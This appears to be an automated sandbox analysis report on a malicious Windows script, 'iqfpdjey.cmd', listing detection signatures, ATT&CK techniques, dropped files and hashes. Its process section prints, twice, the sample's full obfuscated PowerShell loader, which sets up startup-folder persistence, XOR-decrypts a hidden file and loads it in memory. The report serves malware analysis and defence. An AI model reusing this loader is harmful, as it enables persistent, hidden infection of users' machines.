ID: 326342
Sample Name: iqfpdjey.cmd
Cookbook: default.jbs
Time: 10:13:40
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report iqfpdjey.cmd

Overview

General Information

Sample Name:	iqfpdjey.cmd
Analysis ID:	326342
MD5:	ebc549adacb4bd..
SHA1:	17a8eaca90e42e..
SHA256:	97375803f9b1203.

Most interesting Screenshot:




Detection

Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Powershell creates an autostart link
- Suspicious command line found
- Suspicious powershell command line…
- Contains capabilities to detect virtua…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…
- Creates a start menu entry (Start Me…
- Detected potential crypto function
- Enables debug privileges
- Found a high number of Window / Us…
- May sleep (evasive loops) to hinder …
- Queries the volume information (nam…
- Sigma detected: PowerShell Script R…

Classification



Startup

- **System is w10x64**
- cmd.exe (PID: 5472 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\user\Desktop\iqfpdjey.cmd" ' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 204 cmdline: cmd /c powershell -w hidden -command '$abab188938847d9e028b83169bd97=$env:appdata+'\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-not(test-path $abab188938847d9e028b83169bd97)){$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;$a887c3fc4114a6ae35adcfe97686a=$a1fe836cd2f4a584c8b26df3c899e.createshortcut($abab188938847d9e028b83169bd97);$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phlk\iqfpdjey.cmd';$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process -name '*powershell*').count -lt 15){$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXlBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZClObn4xcF5vRXAlQHdCXnxAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCKkB1ailDQHV7aH1Ac1BaI0Byc2gxXk9KfDNeUGBUeF5ReEFkQFIqe1RAfVpHfF5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVBe3Axem05P05zK1h8eHJvRXk=';$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXFJvYW1pbmdcTUlDUm9zT2ZUXHBobGtcUEhVTklwUkFhcW5zdEd2TER3S09NWlFyeG9lRlltV3lsZmd6U2NWa0VYYml1SmpkQ0JoVA==')));for($a0bf2735f83489b6c01ebc52dd3ad=0;$a0bf2735f83489b6c01ebc52dd3ad -lt $afc49a7db894a1989bc60a8b4dcd7.count;){for($ad3c9c588084759dffa6395ab35e5=0;$ad3c9c588084759dffa6395ab35e5 -lt $a41841141c743b8d10df14c793537.length;$ad3c9c588084759dffa6395ab35e5++){$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad]=$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad] -bxor $a41841141c743b8d10df14c793537[$ad3c9c588084759dffa6395ab35e5];$a0bf2735f83489b6c01ebc52dd3ad++;if($a0bf2735f83489b6c01ebc52dd3ad -ge $afc49a7db894a1989bc60a8b4dcd7.count){$ad3c9c588084759dffa6395ab35e5=$a41841141c743b8d10df14c793537.length}}};[system.reflection.assembly]::load($afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - powershell.exe (PID: 5492 cmdline: powershell -w hidden -command '$abab188938847d9e028b83169bd97=$env:appdata+'\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-not(test-path $abab188938847d9e028b83169bd97)){$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;$a887c3fc4114a6ae35adcfe97686a=$a1fe836cd2f4a584c8b26df3c899e.createshortcut($abab188938847d9e028b83169bd97);$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phlk\iqfpdjey.cmd';$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process -name '*powershell*').count -lt 15){$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXlBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZClObn4xcF5vRXAlQHdCXnxAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCKkB1ailDQHV7aH1Ac1BaI0Byc2gxXk9KfDNeUGBUeF5ReEFkQFIqe1RAfVpHfF5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVBe3Axem05P05zK1h8eHJvRXk=';$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXFJvYW1pbmdcTUlDUm9zT2ZUXHBobGtcUEhVTklwUkFhcW5zdEd2TER3S09NWlFyeG9lRlltV3lsZmd6U2NWa0VYYml1SmpkQ0JoVA==')));for($a0bf2735f83489b6c01ebc52dd3ad=0;$a0bf2735f83489b6c01ebc52dd3ad -lt $afc49a7db894a1989bc60a8b4dcd7.count;){for($ad3c9c588084759dffa6395ab35e5=0;$ad3c9c588084759dffa6395ab35e5 -lt $a41841141c743b8d10df14c793537.length;$ad3c9c588084759dffa6395ab35e5++){$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad]=$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad] -bxor $a41841141c743b8d10df14c793537[$ad3c9c588084759dffa6395ab35e5];$a0bf2735f83489b6c01ebc52dd3ad++;if($a0bf2735f83489b6c01ebc52dd3ad -ge $afc49a7db894a1989bc60a8b4dcd7.count){$ad3c9c588084759dffa6395ab35e5=$a41841141c743b8d10df14c793537.length}}};[system.reflection.assembly]::load($afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}' MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: PowerShell Script Run in AppData

Signature Overview



- Networking
- System Summary
- Data Obfuscation
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Data Obfuscation:

Suspicious command line found

Suspicious powershell command line found

Boot Survival:


Powershell creates an autostart link

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Startup Items 1	Startup Items 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	PowerShell 2	Registry Run Keys / Startup Folder 1 2	Process Injection 1 1	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1 2	Process Injection 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 Track Devic Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
iqfpdjey.cmd	3%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://crl.m8	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000003.00000002.251708055.0000020B5EC72000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000003.00000002.244892005.0000020B4EE1D000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000003.00000002.244679170.0000020B4EC11000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000003.00000002.244892005.0000020B4EE1D000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000003.00000002.244892005.0000020B4EE1D000.00000004.00000001.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000003.00000002.251708055.0000020B5EC72000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000003.00000002.251708055.0000020B5EC72000.00000004.00000001.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000003.00000002.251708055.0000020B5EC72000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.m8	powershell.exe, 00000003.00000003.233000724.0000020B4CF7C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000003.00000002.251708055.0000020B5EC72000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326342
Start date:	03.12.2020
Start time:	10:13:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	iqfpdjey.cmd
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.winCMD@6/5@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .cmd
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Execution Graph export aborted for target powershell.exe, PID 5492 because it is empty

Simulations

Behavior and APIs

Time	Type	Description
10:14:33	API Interceptor	40x Sleep call for process: powershell.exe modified
10:14:37	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\add375f568547c9bc8c38d92878f1.lnk

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1196
Entropy (8bit):	5.333915035046385
Encrypted:	false
SSDEEP:	24:3aZPpQrLAo4KAxX5qRPD42HOoSCvKDe9tOBPnKdSl9Kd:qZPerB4nqRL/HvSCv4e9tOBfuuKd
MD5:	90952CC8376AB2A92C41C4E1AC5A8B57
SHA1:	C3C4B5A3F60A333148432949A7FDFEDEDEBD48A2
SHA-256:	35F348406AEC4AB2875FB5A3AFAC3B5A5870339559B79989F822DF3CBCEAF0C2
SHA-512:	870A7B8D82D37A9A332BCC12DF5937193AD0C53F6CAF06BD2967F03888199A8907DE72A5862607354D49ECAE7B53146DB1392F078AD82CC09C9C8ED647C861D
Malicious:	false
Reputation:	low
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.P.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4noe4moz.5x0.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qrujfq0i.d0l.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qrujfq0i.d0l.psm1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	 1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\add375f568547c9bc8c38d92878f1.lnk	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, le ngth=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	1088
Entropy (8bit):	3.0421133785579646
Encrypted:	false
SSDEEP:	12:8glRsXt8/gA8/tA/TwLHsISzKQcXbEl9gEwNCeH4t2Y+xIBjK:8z98eWLALSzKxChwv7aB
MD5:	FBA2ABAB83E60E13CA1C6C01A6F942EF
SHA1:	0F0F94441394FE18450BA1217188EF58F429E332
SHA-256:	E1414FADF253B69C766A99F86F3D0224871722CA33732C2FFA1A506F4FBF36F2
SHA-512:	3FB7502EC2A2CC65500FCF11AB56D62927D8F67749E7C1C03FDAF48A4CD86A8BD2D4E238429A94C20C346B7976BC491A924F8B8C48428EF6CA65013C854064E
Malicious:	false
Reputation:	low
Preview:	 L.....F.....P.O. .:i.....+00.../C:\.....P.1.....users.<.....u.s.e.r.s.....V.1.....u055610.@..... .....u.0.5.5.6.1.0.....V.1.....appdata.@.....a.p.p.d.a.t.a.....V.1.....roaming.@.....r.o.a.m.i.n.g.....\.1 .....microsoft.D.....m.i.c.r.o.s.o.f.t.....N.1.....phlk..:.....p.h.l.k.....f.2.....iqfpdjey.cmd..J.....i. q.f.p.d.j.e.y...c.m.d.....K.....\.....\.....\.....\.....\.....\.....\.....\.u.0.5.5.6.1.0.\.a.p.p.d.a.t.a.\.r.o.a.m.i.n.g.\.m.i.c.r.o.s.o.f.t.\.p.h.l.k.\.i.q.f.p.d.j.e.y...c.m.d.....}.....r.b...K..i}.r..} .....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.

C:\Users\user\Documents\20201203\PowerShell_transcript.887849.qHDtgV3H.20201203101432.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	16601
Entropy (8bit):	5.7913845849424375
Encrypted:	false
SSDEEP:	192:/BVgABVgemBVg7TGqxrxjoBVgteQePePewBVgqmJzJzJM:ZVfVIV2f5qVB3GGYVS55S
MD5:	228BB3E26A995F5ED41F7D7939FE5C31
SHA1:	D0E2F7E93818CC4D1B87246A830B939442584B90
SHA-256:	C853981A62A8BD76BF84452D60CD0461C3D16ED9F6B3378FD36F284A28782DE7
SHA-512:	F7A78D0E60D2E34633D6D04A83D0AAD305B1BBD802EB81F643D919864EC9C14AE2D6D8CA7DCFC02B23E55E1713E0F51E7E3796F4F6C6A000D95783A7397763 5
Malicious:	false
Reputation:	low
